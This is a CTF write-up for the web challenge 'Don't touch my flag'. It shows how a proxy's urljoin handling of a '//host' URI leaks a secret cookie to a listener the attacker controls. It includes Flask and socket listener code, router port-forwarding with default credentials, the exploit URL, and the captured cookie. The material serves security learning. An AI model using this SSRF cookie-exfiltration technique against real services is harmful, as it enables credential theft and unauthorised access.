

# Don't touch my flag

777

WEB

35 SOLVES

## DESCRIPTION

I found a flag on a server, though access seems to be protected by a secret. Being generous, I decided to share the flag with you through my proxy server.

Oh, the censoring? Sorry about that, I'll remove it after this CTF is over.

<http://chals.ctf.sg:40101>

<http://chals.ctf.sg:40102>

author: JustinOng

## ATTACHED FILES

[dist\\_dont\\_touch\\_my\\_flag.tar.gz](#)

CTFSG{.\*}

CHALLENGE SOLVED

Create personal flask server: Found in flaskTest.py

```
from flask import Flask, request
app = Flask(__name__)

@app.route("/")
def hello():
    print(request.headers)
    return "Hello World!"

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=80)
```

OR

Create socketTCP server: Found in socketServer.py

```
from socket import *

serverPort = 80
serverSocket = socket(AF_INET, SOCK_STREAM)
serverSocket.bind(('', serverPort))
serverSocket.listen(1)

print('The server is ready to receive')

while True:
    connectionSocket, addr = serverSocket.accept()
    sentence = connectionSocket.recv(10000).decode()
    print(sentence)
    connectionSocket.send(b'\n\nHTTP/1.1 200 OK\n\nDate: Mon, 27 Jul 2009 12:28:53 GMT\n\nServer: Apache/2.2.14 (Win32)\n\nLast-Modified: Wed, 22 Jul 2009 19:15:56 GMT\n\nContent-Length: 5\n\nContent-Type: text/html\n\n\nandre')
    connectionSocket.close()
```

In proxy's main.py we have:

```
@app.route("/get")
def get():
    uri = request.args.get("uri", "/")
    full_url = urllib.parse.urljoin(os.environ["BACKEND_URL"], uri)

    r = requests.get(full_url, cookies={
        "secret": secret
    })
    if r.status_code != 200:
        return f"Request failed: received status code {r.status_code}"

    censored = censor(r.text)
    return censored
```

So, if we append /get?uri=//google.com

The full\_url will simply be "google.com"

Change google.com to computer's public ip address (from whatismyip.com) 219.74.153.158


Setup public singtel router configuration to accept port 80

<http://192.168.1.254/>

user: root

pass: admin

Forward rules > IPv4 Port Mapping



The screenshot shows the Singtel router's web interface. The left sidebar contains a menu with options like LAN Configuration, Security Configuration, Forward Rules, DMZ Function, IPv4 Port Mapping (selected), Port Trigger Configuration, Application, System Management, and Maintenance Diagnostics. The main content area is titled 'IPv4 Port Mapping' and includes a note about configuring port mapping parameters. Below the note are 'New' and 'Delete' buttons and a table with the following data:

|                          | Mapping Name    | WAN Name | Internal Host | External Host | Enable |
|--------------------------|-----------------|----------|---------------|---------------|--------|
| <input type="checkbox"/> | HDM_CR_5CD..... | Internet | 192.168.1.66  | --            | Enable |
| <input type="checkbox"/> | HDM_CR_001..... | Internet | 192.168.1.101 | --            | Enable |
| <input type="checkbox"/> | AndreCTF        | Internet | 192.168.1.123 | --            | Enable |

Type: ☒ User-defined ☐ Application

Application:

Enable Port Mapping: ☒

Mapping Name:

WAN Name:

Internal Host:

External Source IP Address:

Protocol:  Internal port number:

External port number:   External source port number:

Navigate to <http://chals.ctf.sg:40101/get?uri=//219.74.153.158>

### The Flask Server:

```

===== RESTART: C:\Users\custo\Desktop\flaskTest.py =====
* Serving Flask app 'flaskTest' (lazy loading)
* Environment: production
[31m WARNING: This is a development server. Do not use it in a production deployment.
[2m Use a production WSGI server instead.
* Debug mode: off
* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://192.168.1.123:80/ (Press CTRL+C to quit)
Host: 219.74.153.158
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: secret=8byEt7F60cCSRpQs1jeAXQqByOsK5P5b

178.128.20.61 - - [13/Mar/2022 14:10:49] "GET / HTTP/1.1" 200 -

```

```

chals.ctf.sg:40101/get?uri=//219.74.153.158
Not secure
*****
File Edit Format Run Options Window Help
from flask import Flask, request
app = Flask(__name__)

@app.route("/")
def hello():
    print(request.headers)
    return "Hello World!"

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=80)

```

### The Socket Server:

```

The server is ready to receive
GET / HTTP/1.1
Host: 219.74.153.158
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: secret=8byEt7F60cCSRpQs1jeAXQqByOsK5P5b


```

Create a cookie “secret” with the value above

We need to navigate to /flag as shown here:

```
@app.route("/")
def index():
    return """
Heres your flag: <span id="flag"></span>
<script>
fetch("/get?uri=/flag")
    .then((res) => res.text())
    .then((flag) => document.querySelector("#flag").innerText = flag);
</script>
"""
```

With the secret cookie set, Navigate to <http://chals.ctf.sg:40102/flag>



Alternatively, you can use services like ngrok or webhook (<https://webhook.site/>) that provides a neat user interface

CTFSG{d0nT\_toUcH\_mY\_c00k13s}